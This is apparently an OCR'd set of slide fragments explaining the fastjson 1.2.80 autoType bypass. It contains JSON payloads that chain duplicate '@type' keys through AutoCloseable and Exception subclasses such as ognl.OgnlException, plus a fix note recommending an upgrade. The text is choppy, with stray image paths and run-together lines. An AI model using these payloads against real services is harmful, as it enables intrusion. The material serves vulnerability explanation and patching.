


class whitelist mapping
java.lang.AutoCloseable
java.lang.Class
java.net.URL
java.io.ByteArrayOutputStream
...

expectClass.isAssignableFrom(typeName) == true

```
{  "a":{
    "@type":"java.lang.AutoCloseable",

    "@type":"java.io.ByteArrayOutputStream"
  },"b":{
    "@type":"java.io.ByteArrayOutputStream",
}}
```

1.2.80原理




class whitelist mapping
java.lang.Exception
java.lang.Class
java.net.URL
ognl.OgnlException
...

```
expectClass.isAssignableFrom(typeName) == true
```

```
{  "a":{
    "@type":"java.lang.Exception",

    "@type":"ognl.OgnlException"
   }
}
```

修复方案

fastjson 共发布过三次修复内部安全检查的版本，
最后一次修复版本已在 2022.5.23 发布，更新到大于1.2.80版本可修复此问题。



JSON#toJavaObject(Type)

TypeUtils#cast(Object, Class, ParserConfig)

@type


"@type":"java.lang.String""@type" : "ognl.OgnlException"

✗ "@type" : "ognl.OgnlException"

